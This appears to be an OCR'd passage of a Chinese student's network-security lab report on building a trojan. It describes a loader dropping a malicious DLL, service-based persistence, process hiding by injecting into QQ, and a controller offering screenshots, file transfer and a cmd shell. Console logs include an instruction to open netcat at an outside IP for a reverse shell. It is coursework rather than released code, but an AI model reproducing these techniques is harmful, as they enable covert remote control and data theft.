


iii. 点击 loader，在未点击前系统根目录下没有文件 system 和恶意 dll 文件。还给我杀了，主要是之前用 360 测试就被记录了。。。。







iv. Cmdshell 测试



v. 截图测试


QSLogic.dll 2020/6/15 16:47 应用程序扩展
RenderService.dll 2020/9/15 23:09 应用程序扩展
RequestHost.dll 2020/9/15 23:09 应用程序扩展
RHComm.dll 2020/9/15 23:09 应用程序扩展
RichControlOle.dll 2020/9/15 23:09 应用程序扩展
RICHED20.DLL 2020/6/15 16:47 应用程序扩展
scuree.bmp 2020/12/18 21:18 BMP 文件
SkinMgr.dll 2020/9/15 23:09 应用程序扩展
snapshot_blob.bin 2020/6/15 16:47 BIN 文件
sqlite.dll 2020/9/15 23:09 应用程序扩展
StorageTool.exe 2020/9/15 23:09 应用程序
swresample-0bp1.dll 2017/3/22 9:28 应用程序扩展
swscale-2bp1.dll 2017/3/22 9:28 应用程序扩展
SystemMsg.dll 2020/9/15 23:09 应用程序扩展
TaskTray.dll 2020/9/15 23:09 应用程序扩展
tbb.dll 2020/6/3 16:36 应用程序扩展
TcHevcDec.dll 2020/9/15 23:09 应用程序扩展
8: exit
Please iuput your task number:4
4
excute 4
name your bmp(xx.bmp) :scuree.bmp
Please wait about ten seconds to receive your bmp....
ABCDE
file_block_length = 1024
write_lenth = 1024 mycommand.length =6220868
file_block_length = 1024
write_lenth = 2048 mycommand.length =6220868
file_block_length = 1024
write_lenth = 3072 mycommand.length =6220868
file_block_length = 1024
write_lenth = 4096 mycommand.length =6220868
file_block_length = 1024
write_lenth = 5120 mycommand.length =6220868
file_block_length = 1024
write_lenth = 6144 mycommand.length =6220868
file_block_length = 1024
write_lenth = 7168 mycommand.length =6220868
file_block_length = 1024
write_lenth = 8192 mycommand.length =6220868


文件正在使用
操作无法完成，因为文件已在 腾讯QQ 中打开。
请关闭该文件并重试。
SysQnt.dll
重试(R)
取消
F:\大三上\网络攻防-欧晓聪\第十一次课\component2\FINAL\Release\Controler.exe
Please iuput your task number:7
excute 7
Please open nc at 139.9.113.225 listen 7070
input 1 to start
Start connect! Please Wait
Please make a choice:
1: close
2: tree file dir
3: shutdown client
4: screen dump
5: download file
6: upload file
7: cmd shell
8: exit
Please iuput your task number:4
excute 4
name your bmp(xx.bmp) :scuree.bmp
Please wait about ten seconds to receive your bmp....
ABCDE

五、实验总结（本次实验的感受，对你的哪方面技能或知识有提高。）（15 分）

本次实验收获很大，不仅在网络传输上对协议有了更深的理解，对 windows 也有了更深的理解。自启动利用的是服务的方式，开机后服务会自启，也比较隐秘，但是前提是必须要管理员才能安装服务，所以用户点击时会弹出一个框修改硬盘情况，所以这里需要进一步改进。服务这是木马编程自带的代码，所以并没有自己写，这里面还有可以优化的内容；然后利用 DLL 来达到进程隐藏的目的，但是在实验中，QQ 会被卡住，不知道为什么。我这是开启的一个进程在运行不知道为什么会被卡住。然后对 recv 函数和 snd 函数有了一个更深的理解。然后就是双管道进行 cmd 反弹连接也是利用的别人的代码，没有自己写，这里面对于 linux 和 windows 进行连接中文会乱码的情况还有待解决。

评阅人：_____ 日期_____